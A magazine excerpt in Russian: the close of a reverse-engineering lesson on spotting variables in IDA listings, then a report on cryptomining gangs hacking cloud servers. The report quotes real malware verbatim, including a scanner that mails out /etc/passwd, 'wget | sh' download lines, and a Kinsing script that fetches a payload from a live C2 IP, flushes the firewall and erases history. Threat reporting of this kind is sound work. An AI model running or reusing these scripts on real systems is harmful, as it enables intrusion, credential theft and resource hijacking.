Временные переменные — это в некотором роде очень локальные переменные. Область их видимости в большинстве случаев ограничена несколькими строками кода, вне контекста которых временная переменная не имеет никакого смысла. По большому счету временная переменная не имеет смысла вообще и только загромождает код. В самом деле, `myfunc(a+b)` намного короче и понятнее, чем `int tmp=a+b; myfunc(tmp)`. Поэтому, чтобы не засорять дизассемблерный листинг, стремись не употреблять в комментариях временные переменные, а подставляй вместо них их фактические значения. Сами же временные переменные разумно предварять каким-нибудь характерным префиксом, например `tmp_` (или `t`, если ты патологический любитель краткости). Например:

```
MOV EAX, [RBP+var_4] ; // var_8 = var_4
                     ; ^ tEAX = var_4
ADD EAX, [RBP+var_8] ; ^ tEAX += var_8
MOV ECX, EAX      ; // MyFunc(var_4+var_8)
CALL MyFunc
```

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИЩЕМ ПЕРЕМЕННЫЕ РАЗНЫХ ТИПОВ В ЧУЖИХ ПРОГРАММАХ

ИДЕНТИФИКАЦИЯ ГЛОБАЛЬНЫХ ПЕРЕМЕННЫХ

Программа, нашпигованная глобальными переменными, едва ли не самое страшное проклятие хакеров: нет древа строгой иерархии, компоненты программы тесно переплетаются друг с другом, и, чтобы понять алгоритм одного из них, приходится прочесывать весь листинг в поисках перекрестных ссылок. А в совершенстве восстанавливать перекрестные ссылки не умеет ни один дизассемблер, даже IDA!

Идентифицировать глобальные переменные очень просто, гораздо проще, чем все остальные конструкции языков высокого уровня. Глобальные переменные сразу же выдают себя непосредственной адресацией памяти, то есть обращение к ним выглядит приблизительно так: `MOV RAX, [401066]`, где `0x401066` и есть адрес глобальной переменной.

Сложнее понять, для чего эта переменная, собственно, нужна и каково ее содержимое на данный момент. В отличие от локальных переменных, глобальные переменные контекстно зависимы. В самом деле, каждая локальная переменная инициализируется «своей» функцией и не зависит от того, какие функции были вызваны до нее. Напротив, глобальные переменные может модифицировать кто угодно и когда угодно, значение глобальной переменной в произвольной точке программы не определено. Чтобы его выяснить, необходимо проанализировать все манипулирующие с ней функции и — более того — восстановить порядок их вызова. Подробнее этот вопрос будет рассмотрен в разделе «Построение дерева вызовов», пока же разберемся с техникой восстановления перекрестных ссылок.

Техника восстановления перекрестных ссылок

В большинстве случаев с восстановлением перекрестных ссылок прекрасно справляется автоматический анализатор IDA, и делать это вручную практически не приходится. Однако иногда IDA ошибается, да и не всегда (и не у всех!) она бывает под рукой. Поэтому совсем нелишне уметь справляться с глобальными переменными самому.

Отслеживание обращений к глобальным переменным контекстным поиском их смещения в сегменте кода данных

Непосредственная адресация глобальных переменных чрезвычайно облегчает поиск манипулирующих с ними машинных команд. Рассмотрим, например, такую конструкцию: `MOV EAX,[0x41B904]`. После ассемблирования она будет выглядеть так: `A1 04 B9 41 00`. Смещение глобальной переменной записывается «как есть» (естественно, с соблюдением обратного порядка следования байтов — старшие располагаются по большему адресу, а младшие — по меньшему).

Тривиальный контекстный поиск позволит выявить все обращения к интересующей нас глобальной переменной, достаточно лишь узнать ее смещение, переписать его справа налево и... вместе с полезной информацией получить какое-то количество «мусора». Ведь не каждое число, совпадающее по значению со смещением глобальной переменной, обязано быть указателем на эту переменную. К тому же `04 B9 41 00` удовлетворяет, например, следующий контекст:

```
83EC04 sub esp, 004
B941000000 mov ecx, 000000041
```

Ошибка очевидна — искомое значение не является операндом инструкции, более того, оно «захватило» сразу две инструкции! Отбросив все вхождения, пересекающие границы инструкции, мы сразу же избавляемся от значительной части «мусора». Единственная проблема: как определить границы инструкций, по части инструкции о ней самой сказать ничего нельзя.

Вот, например, встречается нам следующее: `...8D 81 <b>04 B9 41 00 b> 00...` Эту последовательность, за вычетом последнего нуля, можно интерпретировать так: `lea eax,[ecx+0x41B904]`. Но если предположить, что `0x8D` принадлежит «хвосту» предыдущей команды, то получится следующее: `add d,[ecx][edi]*4,000000041`, а может быть, здесь и вовсе несколько команд...

Самый надежный способ определения границ машинных команд — трассированное дизассемблирование, но, к сожалению, это чрезвычайно ресурсоемкая операция, и далеко не всякий дизассемблер умеет трассировать код. Поэтому приходится идти другим путем...

Образно машинный код можно представить в виде машинописного текста, напечатанного без пробелов. Если попробовать читать с произвольной позиции, мы, скорее всего, попадем на середину слова и ничего не поймем. Может быть, волей случая первые несколько слогов и сложатся в осмысленное слово (а то и в два!), но дальше пойдет сплошная чепуха. Например: мамылараму. Ага, «мамы» — множественное число от «мама», подходит? Подходит. Дальше — лараму. «Лараму» — это что, народный индийский герой такой со множеством родительниц? Скажешь тоже, вот ерунда какая!

Смещаемся на одну букву вперед, оставляя «м» предыдущему слову. «А» — что ж, вполне возможно, это и есть союз «А», тем более что за ним идет осмысленное местоимение «мы», получается «А мы Лараму» или «А мы Лара Му». Кто такой этот Лараму?

Сдвигаемся еще на одну букву и читаем «мыла», а за ним «раму». Заработало! А «ма», стало быть, хвост от «мама».

Вот примерно так читается и машинный код, причем эта аналогия весьма адекватна. Слово (русское) не может начинаться с некоторых букв (например, с ы, мягкого и твердого знаков), существуют характерные суффиксы и окончания с сочетанием букв, практически не встречающихся в других частях предложения. Соответственно, видя в конце несколько идущих подряд нулей, можно с высокой степенью уверенности утверждать, что это непосредственное значение, а непосредственные значения располагаются в конце.

Отличия констант от указателей, или продолжаем разгребать мусор

Вот наконец мы избавились от ложных срабатываний, бессмысленность которых очевидна с первого взгляда. Куча мусора заметно приуменьшилась, но... в ней все еще продолжают встречаться такие штучки, как `PUSH 0x401010`. Что такое `0x401010` — константа или смещение? С равным успехом может быть и то и другое. Пока не доберемся до манипулирующего с ней кода, мы вообще не сможем сказать ничего вразумительного. Если манипулирующий код обращается к `0x401010` по значению — это константа (выражающая, например, скорость улепетывания Пятачка от Слонопотама), а если по ссылке — это указатель (в данном контексте смещение).


Подробнее эту проблему мы еще обсудим в разделе «Идентификация констант и смещений», пока же заметим, что минимальный адрес загрузки файла в Windows NT равен `0x10000`.

Косвенная адресация глобальных переменных

Довольно часто приходится слышать утверждение, что глобальные переменные всегда адресуются непосредственно (исключая, конечно, ассемблерные вставки, на ассемблере программист может обращаться к переменным, как захочет). На самом же деле все далеко не так... Если глобальная переменная передается функции по ссылке (а почему бы программисту не передать глобальную переменную по ссылке?), она будет адресоваться косвенно — через указатель.

Автору могут возразить: а зачем вообще явно передавать глобальную переменную функции? Любая функция и без этого может к ней обратиться. Автор не спорит. Да, может, но только если знает об этом заранее. Вот, скажем, есть у нас функция `xchg`, обменивающая свои аргументы местами, и есть две глобальные переменные, которые нам позарез приспичило обменять. Функции `xchg` доступны все глобальные переменные, но она не знает, какие из них необходимо обменивать (и необходимо ли это вообще), вот и приходится ей явно передавать глобальные переменные как аргументы. А это значит, что всех обращений к глобальным переменным простым контекстным поиском мы не найдем. Самое печальное — не найдет их и IDA Pro. Да и как бы она могла их найти? Для этого ей потребовался бы полноценный эмулятор процессора или хотя бы основных команд, в чем мы и убедимся в следующем примере, который демонстрирует явную передачу глобальных переменных:

```
#include <stdio.h>

int a; int b; // Глобальные переменные a и b

// Функция, обменивающая значения аргументов
void xchg(int *a, int *b) {
  int c;
  //  Косвенное обращение к аргументам по указателю
  c = *a;
  *a = *b;
  *b = c;
  // Если аргументы функции — глобальные переменные,
  // то они будут адресоваться не прямо, а косвенно
}

int main() {
  a = 0x666;
  b = 0x777; // Здесь непосредственное обращение к глобальным
переменным

  printf("%x <> %x\n", a, b);// Первоначальные значения

  xchg(&a, &b); // Передача глобальных переменных по ссылке

  printf("%x <> %x", a, b);// Значения после обмена
}
```



Вывод программы pass_global_vars

Результат компиляции Microsoft Visual C++ должен выглядеть так:

```
main            proc near
; Заметь, ни одной локальной переменной
; Инициализация стека
                sub     rsp, 28h
; В двух последующих командах выполняется инициализация двух
глобальных переменных
                mov     cs:int a, 666h
                mov     cs:int b, 777h
```

На то, что это действительно глобальные переменные, указывает наличие сегмента перед их именами.

Следующие три инструкции размещают параметры в регистрах для передачи их функции: число1, число2, указатель на форматную строку.

```
mov     r8d, cs:int b
            mov     edx, cs:int a
            lea     rcx, _Format     ; "%x <> %x\n"

; Вывод на эмулятор терминала начальных значений
            call    printf
```

В регистры `RCX` и `RDX` для передачи параметров функции `xchg` помещаются адреса числовых глобальных переменных, другими словами — передаются ссылки на них. Это значит, что вызываемая функция будет обращаться к переменным косвенно, через указатели, точно так же, как она обращается с локальными переменными.

```
lea     rdx, int b       ; b
            lea     rcx, int a       ; a

; Вызов функции обмена значениями
            call    xchg(int *,int *)
```

Так как результаты возвратились по тем же самым адресам, значения копируются из тех же самых переменных в регистры для передачи функции `printf`...

```
mov     r8d, cs:int b
            mov     edx, cs:int a

; ...форматная строка
                lea     rcx, aXX_0       ; "%x <> %x"
; Вывод на эмулятор терминала значений после обмена
                call    printf
; Возвращение нуля
                xor     eax, eax
; Деинициализация стека
                add     rsp, 28h
                retn
main            endp

void xchg(int *, int *) proc near
; Переменная и два параметра
var_18          = dword ptr -18h
arg_0           = qword ptr  8
arg_8           = qword ptr  10h
; Инициализация параметров arg_0 и arg_8 значениями из регистров
                mov     [rsp+arg_8], rdx
                mov     [rsp+arg_0], rcx
; Выделение памяти для стека
                sub     rsp, 18h
; Загрузка в RAX содержимого параметра arg_0
                mov     rax, [rsp+18h+arg_0]
```

Смотри — косвенное обращение к глобальной переменной! А еще говорят, будто бы таких не бывает! Разумеется, определить, что обращение происходит именно к глобальной переменной (и какой именно глобальной переменной), можно только анализом кода вызывающей функции.

Адрес параметра `arg_0` помещается в `EAX`, заменяя собой значение `arg_0` в `RAX`. При этом, заметь, оригинальное значение `arg_0` все еще хранится в памяти.

```
mov     eax, [rax]

; Копируем адрес arg_0 в локальную переменную var_18 (единственную
локальную переменную)
                mov     [rsp+18h+var_18], eax
; Загружаем в RAX содержимое параметра arg_0
                mov     rax, [rsp+18h+arg_0]
; Загружаем в RCX содержимое параметра arg_8
                mov     rcx, [rsp+18h+arg_8]
; Помещаем в ECX адрес arg_8, тем самым затирая сам arg_8
                mov     ecx, [rcx]
; На место адреса параметра arg_0 помещаем адрес параметра arg_8
                mov     [rax], ecx
; Загружаем в RAX значение arg_8
                mov     rax, [rsp+18h+arg_8]
; Загружаем в ECX содержимое локальной переменной var_18
                mov     ecx, [rsp+18h+var_18]
```

По адресу `arg_8` размещаем значение локальной переменной `var_18`, а в ней находится адрес параметра `arg_0`.

```
mov     [rax], ecx

; Очистка стека
                add     rsp, 18h
                retn
void xchg(int *, int *) endp
```

Непростой примерчик получился, что неудивительно, с указателями всегда надо быть начеку. Одна ошибка, и все полетит в тартарары!

IDA нашла все ссылки на обе глобальные переменные:

```
.data:000000014000362C ; int b
.data:000000014000362C int b    dd ? ; DATA XREF: main+Ew
.data:000000014000362C               ; main+18r ...
.data:0000000140003630 ; int a
.data:0000000140003630 int a    dd ? ; DATA XREF: main+4w
.data:0000000140003630               ; main+1Fr ...
```

- Первые две: `main+4w` и `main+Ew` — на код инициализации (**w**rite).
- Вторые две: `main+1Fr` и `main+18r` — на код чтения значения (**r**ead).

Если среди перекрестных ссылок на глобальную переменную присутствуют ссылки с суффиксом `o`, обозначающие взятие смещения (аналог ассемблерной директивы `offset`), то сразу же вскидывай ушки на макушку — раз присутствует `offset`, значит, имеет место передача глобальной переменной по ссылке. А ссылка — это косвенная адресация. А косвенная адресация — это ласты: утомительный «ручной» анализ и никаких чудес прогресса.

Статические переменные

Статические переменные — это разновидность глобальных переменных, но с ограниченной областью видимости: они доступны только из той функции, в которой и были объявлены. Во всем остальном статические и глобальные переменные полностью совпадают — обе размещаются в сегменте данных, обе непосредственно адресуются (исключая случаи обращения через ссылку), обе...

В общем, есть лишь одна существенная разница — к глобальной переменной могут обращаться любые функции, а к статической — только одна. А как насчет глобальных переменных, используемых лишь одной функцией? Да какие же это глобальные переменные?! Это не глобальность, это кривость исходного кода программы. Если переменная используется лишь одной функцией, нет никакой необходимости объявлять ее глобальной!

Всякая непосредственно адресуемая ячейка памяти — глобальная (статическая) переменная, но не всякая статическая (глобальная) переменная всегда адресуется непосредственно.

ЗАКЛЮЧЕНИЕ

Целью сегодняшних упражнений с дизассемблером было научиться определять всевозможные типы переменных, узнать разнообразие их поведения, чтобы при «боевом» анализе сразу отнести найденные переменные к определенным категориям. Учитывая срок жизни переменной, места ее обитания, способы передачи, можно существенно упростить свою работу по восстановлению алгоритма ломаемой программы, выделив только те переменные, которые используются в конкретный момент ее выполнения. Выбери сам, хочется ли тебе следить за доброй сотней переменных или, разделив их на классы, следить только за малой частью из них. Ответ напрашивается сам.

КРИПТОМАЙНИНГ ЗА ЧУЖОЙ СЧЕТ

КАК ХАКЕРСКИЕ ГРУППИРОВКИ ВЗЛАМЫВАЮТ ОБЛАЧНЫЕ СЕРВИСЫ

Валентин Холмогоров
valentin@holmogorov.ru

Эпоха «золотой лихорадки» в нише криптовалют давно прошла, и киберкриминал соответствующим образом отреагировал на это. Майнинг криптовалют с использованием вредоносного ПО сегодня выгоден только в очень больших масштабах, поэтому вирусописатели разными способами стараются расширить свою деятельность и увеличить прибыль. Компания Trend Micro провела исследование о деятельности таких группировок и поделилась предварительными результатами с нами.


ЧЕМ ОПАСНЫ КРИПТОМАЙНЕРЫ?

Майнинг криптовалют намного менее выгоден, чем кража конфиденциальной информации и распространение вымогателей, поэтому основной целью киберпреступников становятся не инфицированные машины конечных пользователей, а облачные сервисы. Наибольшей популярностью у злоумышленников пользуется криптовалюта Monero (XMR), поскольку она позволяет получать максимальную отдачу при майнинге с использованием CPU по сравнению с другой криптой. Выбор объясняется еще и тем, что большинство облачных сервисов не предоставляют доступа к графическим процессорам и ресурсы обычного процессора становятся единственным инструментом майнинга. При этом группировки активно конкурируют между собой: специалисты по информационной безопасности сравнивают эту борьбу за ресурсы с кибертурнирами категории Capture the Flag. В своем исследовании эксперты Trend Micro проанализировали деятельность группировок Outlaw, TeamTNT, Kinsing, 8220 и Kek Security, которые проявляют наибольшую активность в атаках на облачные сервисы.

Перенос инфраструктуры в облака — очевидная тенденция последних лет, поскольку такая миграция позволяет компаниям экономить значительные средства на оборудовании и его обслуживании. В то же время развертывание облачных сервисов требует затрат на их настройку и администрирование, прежде всего чтобы обеспечить безопасность. Многие фирмы экономят и на этом. Значительное число системных администраторов хорошо знакомо с инструментарием для защиты локальной инфраструктуры, например брандмауэрами и антивирусами, но эти специалисты сталкиваются с недостатком знаний и практики, когда речь заходит об облачных сервисах. Кроме того, если в облаке не установлены и не настроены средства мониторинга и логирования, администратор не получает того же объема информации, который доступен ему в локальной системе, из-за чего может не заметить атаку. Закономерным результатом становится взлом, и использование скомпрометированного облака для майнинга криптовалют зачастую можно назвать наименьшим из возможных зол.

Поскольку конфигурация у многих облачных сервисов стандартизирована, а настройки по умолчанию не являются секретом (да еще и неплохо документированы), злоумышленникам не нужно тратить чрезмерные усилия на разведку и взлом, не требуется и какой-то изощренный инструментарий. С одной стороны, кажется, что проникновение в облачную систему трояна-майнера не представляет серьезной угрозы, поскольку не приводит к утечке данных и нарушению целостности инфраструктуры. С другой стороны, это влечет за собой замедление работы сервисов, недовольство и отток клиентов и, как следствие, падение прибыли. Ну и если система уязвима, ничто не помешает злоумышленникам воспользоваться этой уязвимостью и куда более деструктивно.

В исследовательских целях специалисты Trend Micro установили программу для добычи Monero — XMRig — на тестовый облачный сервер, параллельно нагруженный другими задачами, и отметили рост нагрузки на процессор от 13 до 100%. В денежном выражении это означает повышение расходов на аренду такого сервера с 20 до 130 долларов в месяц.



Отображение нагрузки на сервер с XMRig в мониторе процессов Htop

Одновременно с ростом нагрузки на CPU увеличивается и объем сетевого трафика, но расходы на него незначительны на фоне общих затрат.

Нередко доступ к взломанному облачному серверу выставляется злоумышленниками на продажу, а майнер заливают в облако на время, пока товар «ждет своего покупателя». Потому обнаружение такого трояна — очень плохой признак. В большинстве случаев это последний шанс разобраться с проблемами безопасности, прежде чем взломщики используют скомпрометированный сервер с какими-нибудь другими недобрыми намерениями.

ТЕХНОЛОГИЯ ВЗЛОМА И ГРУППИРОВКИ

Как правило, киберпреступники получают доступ к облачной инфраструктуре по SSH, используя настройки по умолчанию, известные уязвимости или легко угадываемые пароли — методом брутфорса. Затем на сервер устанавливается XMRig, который подключается к майнинговому пулу.

Outlaw

Так, специалисты Trend Micro начали следить за группировкой Outlaw в ноябре 2018 года. Имя она получила благодаря переводу на английский язык румынского названия основного инструмента, который использует группа, — haiduc. Первоначально Outlaw специализировались на взломе IoT-устройств и Linux-серверов с помощью эксплуатации известных уязвимостей и брутфорса SSH-доступа. После взлома в систему устанавливался IRC-бот haiduc, созданный при помощи Perl Shellbot. Он помогал злоумышленникам удаленно управлять захваченной системой. Скомпрометированное устройство или сервер могли использовать для майнинга Monero или для DDoS-атак.

За время, в течение которого ведется наблюдение за деятельностью группы, используемый ею инструментарий практически не изменился — прежде всего потому, что в отличие от серверов и хостов под управлением Windows технология защиты облачных сервисов также менялась незначительно и испытанные инструменты раз за разом доказывали свою эффективность. Единственное отличие от прошлых лет, замеченное аналитиками, — примерно после 2019 года взломщики из Outlaw стали устанавливать на скомпрометированные системы скрипт, который удаляет майнеры других конкурирующих хакерских групп и даже более ранние версии их собственных вредоносных программ. Несколько раз менялся и IP-адрес управляющего сервера: последний используется с 2021 года, что опять же служит признаком стабильности этого криминального бизнеса.

IRC-бот, с помощью которого Outlaw управляет зараженными IoT-устройствами, отчасти опирается на исходники другого Perl Shellbot'а — Kippo, который использовался в ботнетах румынской хакерской группировки TEAMUL MaLaSorTe еще в 2013 году. Связана ли Outlaw с TEAMUL MaLaSorTe или просто позаимствовала у коллег исходники малвари — остается только догадываться.

```
#!/bin/bash
echo "[+] [+] [+] RK [+] [+] [+]" >> info2
echo "[+] [+] [+] IP [+] [+] [+]" >> info2
/sbin/ifconfig -a >> info2
echo "[+] [+] [+] uptime [+] [+] [+]" >> info2
uptime >> info2
echo "[+] [+] [+] uname -a [+] [+] [+]" >> info2
uname -a >> info2
echo "[+] [+] [+] /etc/issue [+] [+] [+]" >> info2
cat /etc/issue >> info2
echo "[+] [+] [+] passwd [+] [+] [+]" >> info2
cat /etc/passwd >> info2
echo "[+] [+] [+] id [+] [+] [+]" >> info2
id >> info2
echo "[+] [+] [+] Spatiu Hdd / pwd [+] [+] [+]" >> info2
df -h >> info2
pwd >> info2
cat info2 | mail -s "Scanner MaLa Port : ?? | Pass : stii tu :))"
rm -rf info2
clear

echo "########################################################################"
echo "#                                                                      "
echo "#                         .-.      .-.                                 "
echo "#                        /            \                                "
echo "#                       |     zRR      |                               "
echo "#                       |,  .-.  .-.  ,|                               "
echo "#                       | )(z_/  \z_)( |                               "
echo "#                       |/     /\     \|                               "
echo "#                  _    (_     ^^     _)                               "
echo "#          _\ ____) \_______\__|IIIIII|__/__________________________   "
echo "#         (_)[___]{}<________|-\IIIIII/-|__zRR__zRR__zRR___________\   "
echo "#           /      )_/        \          /                             "
echo "#                              \ ______ /                            " 
echo "#                              SCANER PRIVAT                           "
echo "#              SCANER FOLOSIT DOAR DE TEAMUL MaLaSorTe                 "
echo "#             SACNERUL CONTINE UN PASS_FLIE DE 3MEGA !!                "
echo "########################################################################"

if [ -f a ]; then
cat vuln.txt |mail -s "Lame Gang Us Roots"
./a $1.0
./a $1.1
./a $1.2
./a $1.3
./a $1.4
./a $1.5
./a $1.6
./a $1.7
./a $1.8
./a $1.9
./a $1.10
cat vuln.txt |mail -s "Lame Gang Us Roots"

# SNIP
killall -9 a
else
echo # Ciudat ..Nu Ai Urmat Instructiunile  #
echo # trebui dat mv assh a sau mv scan a   #
echo # orice ai avea tu ... dohh ..         #
killall -9 a
killall -9 pscan2
fi
```

Часть исходников Kippo от TEAMUL MaLaSorTe

TeamTNT

Команда TeamTNT попала в поле зрения специалистов по кибербезопасности в 2020 году. После успешного взлома сервера хакеры из TeamTNT пытаются украсть данные для компрометации других служб, чтобы захватить новые сервисы в сети. В сфере их интересов — облака AWS, откуда взломщики крадут ключи и токены Ngrok. При этом TeamTNT активно пиарится в соцсетях, по крайней мере участники группы под никами Hilde и Hildegard ведут аккаунты в твиттере, где комментируют исследования их атак антивирусными компаниями и указывают на приписываемые TeamTNT инциденты, к которым группа не имеет отношения.

Определенную уникальность деятельности TeamTNT придает то, что эта команда часто выбирает в качестве жертв серверы и хосты, ранее скомпрометированные их конкурентами, в частности хакерской группой Kinsing. После проникновения в систему взломщики оставляют в ней не только майнеры, но и сообщения для администраторов взломанного хоста, в которых предлагают жертвам помочь устранить уязвимости, приведшие к взлому.

```
#! / bin / sh
#
# This is the first TeamTNT - Kubernetes - Speedrun attempt.
#
# Goal:
#
# The goal of this campaign is as follows;
#       - Keep the internet safe.
#       - Keep hackers away from your organization, prevent real harm.
#       - We know you feel like we are a potential threat, well, we are not.
#       - We want to show how tiny security problems can lead to complete disasters.
#       - We know you feel like we are hypocrites for mining. Well, if we didn't, how else could we make ourselves known?
#       - Please, we appeal to everyone out there, don't sabotage this campaign (we want to make the internet safer).
#       - Sometimes you have to break the rules to make them.
#
# Disclaimer:
# 1) We just want to mine.
# 2) We don't want any data, ransom or anything else.
# 3) If you find this code, please don't post about it.
# 4) We make your security better by breaking it.
#
# Contact:
# 1) If your server gets infected:
#       - We offer a cleanup script.
#    - We patch and secure your server.
#       - When you contact, please send the IP and running services of your affected server.
#       - Let's talk via I
# 2) Would you like to work with us?
#       - Well, there is nothing against it.
#



#    wget -O -                              | sh
#    curl                                   | sh
```

Пример «дружеского послания» от TeamTNT администраторам взломанного хоста

Исследователи считают, что, несмотря на такое «робингудство», TeamTNT более опасна, чем другие группировки, поскольку не просто размещает майнеры на взломанных хостах, а пытается также скомпрометировать все сервисы, работающие от имени взломанной учетной записи (базы данных, веб-сайты и облачные приложения), и иногда блокирует учетки легитимных пользователей сервиса. Также эти хакеры замечены за установкой на взломанные системы руткитов, призванных скрыть работу майнеров в инфицированной системе. Некоторое время назад представители TeamTNT заявили о прекращении деятельности группы, но у специалистов по информационной безопасности есть определенные сомнения в правдивости подобных заявлений.

Kinsing

Группировка Kinsing активно действует с 2021 года. Получив доступ к облачному серверу, хакеры из Kinsing устанавливают в системе майнер XMRig, удаляют вредоносное ПО других хакерских групп и добавляют в cron задачу на загрузку и установку шелл-скрипта, с помощью которого они управляют взломанной системой. Именно благодаря этому деятельность группы было довольно легко идентифицировать через анализ журналов cron, поскольку хакеры либо не умели заметать следы, либо попросту не заботились об этом.

В последнее время взломщики из Kinsing изменили тактику. Во-первых, они объединили набор ранее используемых шелл-скриптов в один, имя которого генерируется следующей командой:

```
$(date|md5sum|awk -v n="$(date +%s)" '{print substr($1,1,n%7+6)}')
```

Вредоносные задачи cron теперь могут быть запущены из разных директорий внутри сервера с разными именами файлов.

```
export PATH=$PATH:$HOME:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
cc=http://194.145.227.21
sys=$(date|md5sum|awk -v n="$(date +%s)" '{print substr($1,1,n%7+6)}')

get() {
    chattr -i $2
    rm -rf $2
    curl -k $1>$2||wget --no-check-certificate -q -O- $1>$2||curl $1>$2||wget -q -O- $1>$2
    chmod +x $2
}

history -c
ufw disable
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -F
chattr -ia /etc/ld.so.preload
cat /dev/null > /etc/ld.so.preload
chattr -ia /etc/hosts
sed -i '/f2pool.com\|nanopool.org\|minexmr.com\|supportxmr.com\|c3pool.com/d' /etc/hosts

h=$(grep x:$(id -u): /etc/passwd|cut -d: -f6)
for i in /tmp /var/tmp /dev/shm /usr/bin $h /root /; do
    echo exit > $i/i && chmod +x $i/i && cd $i && ./i && rm -f i && break
done

mv /usr/bin/ps.original /usr/bin/ps
crontab -l | sed '/\.bashgo\|pastebin\|onion\|bprofr/d' | crontab -
cat /proc/mounts | awk '{print $2}' | grep -P '/proc/\d+' | grep -Po '\d+' | xargs -I % kill -9 
ps aux | grep -v grep | grep -E "mysqldd|\./python|javae|zgrab|init\.sh|monero|xmrig|pnscan|zzh|

crontab -r
pkill -9 kthreaddi
rm -rf /tmp/* /tmp/.* 2>/dev/null
ps -fe | grep kthreaddk | grep -v grep; if [ $? -ne 0 ]; then
    PATH=".:$PATH"; get $cc/sys.$(uname -m) $sys; nohup $sys 1>/dev/null 2>&1 &
fi
```

Пример вредоносного скрипта, используемого Kinsing

Кроме того, ребята из Kinsing научились прибирать за собой — теперь после запуска майнера из логов удаляются следы установки вредоносного ПО. Kinsing использует актуальный набор эксплоитов, который регулярно обновляется, то есть хакеры «держат руку на пульсе». Специалисты Trend Micro отмечали несколько инцидентов, когда на хост, взломанный Kinsing, проникали хакеры из группировки 8220, но Kinsing удавалось оперативно выкинуть их с хоста и удалить установленные ими майнеры. Подобное повторялось несколько раз, при этом инициированный Kinsing процесс майнинга не прерывался ни на минуту.

8220

Эта группа проявляла наибольшую активность в течение последнего года. Она использует самые актуальные уязвимости облачных сервисов, при этом одной из характерных целей группировки является Oracle WebLogic Server. Хакеры 8220 взламывают уязвимый сервер WebLogic, а затем развертывают на нем майнер XMRig и Tsunami — троян для сканирования и выполнения DDoS-атак. Чтобы оставаться в системе, злоумышленники настраивают задания в cron.

Исследователи отмечают, что 8220 и Kinsing ведут активную борьбу за уязвимые серверы, изгоняют друг друга из скомпрометированных систем и удаляют установленное конкурентами вредоносное ПО. В отличие от TeamTNT, 8220 и Kinsing практически не представлены на подпольных форумах и не ведут аккаунтов в соцсетях — может, потому, что не ищут популярности, а возможно, просто считают, что майнинг любит тишину.

Kek Security

В январе 2021 года исследователи из Imperva опубликовали отчет о новом ботнете, в котором использовался написанный на Python IRC-бот под названием Necro. По своим функциям этот бот в целом похож на haiduc, применяемый Outlaw, и может использоваться для майнинга криптовалюты и проведения DDoS-атак. За распространением Necro стоит хакерская группа Kek Security. Эта группировка очень быстро интегрирует в свой софт новые эксплоиты, постоянно обновляет свое вредоносное ПО.

Помимо облачных сервисов и Linux-серверов, Kek Security активно атакует и хосты под управлением Windows, что стало возможным благодаря используемому хакерами чрезвычайно широкому арсеналу. В нем, в частности, замечены эксплоиты для следующих уязвимостей:

- CVE-2020-14882: уязвимость RCE в Oracle Weblogic Server;
- CVE-2020-28188: TerraMaster TOS RCE;
- CVE-2021-3007: Zend Framework RCE;
- CVE-2020-7961: RCE через JSON Web Services для Liferay Portal;
- CVE-2021-21972: RCE для сервера VMware vCenter;
- CVE-2021-29003: RCE в Genexis Platinum 4410 2.1 P4410-V2-1.28.

Комментарий в коде на Python, обнаруженный в одной из ранних версий используемого Kek Security бота, позволяет идентифицировать псевдоним вероятного автора малвари: раньше его связывали с другими вредоносными программами, в том числе троянами для IoT. Затем автор занялся созданием и запуском собственных ботнетов.

```
#!/usr/bin/env python
#-----------------------------------------------------------------------------
#
# Name:        N3Cr0m0rPh IRC bot V8
# Purpose:     IRC Bot for botnet
# Notes:       (polymorphic) nearly impossible to remove (or detect) without system
#               analysis and creation of a tool, also has amp methods now.
#
# Author:      Freak @ PopulusControl (sudoer)
#
# Created:     15/01/2015
# Last Update: 1/1/2021
# Copyright:   (c) Freak 2021
# Licence:     Creative commons.
#-----------------------------------------------------------------------------
```

Тот самый коммент

Применяемый этой группировкой софт непрерывно обновляется и совершенствуется: так, специалисты отмечают, что код последних версий бота обфусцирован, причем Kek Security используют собственный обфускатор, написанный на Python.

БИТВЫ В ОБЛАКАХ

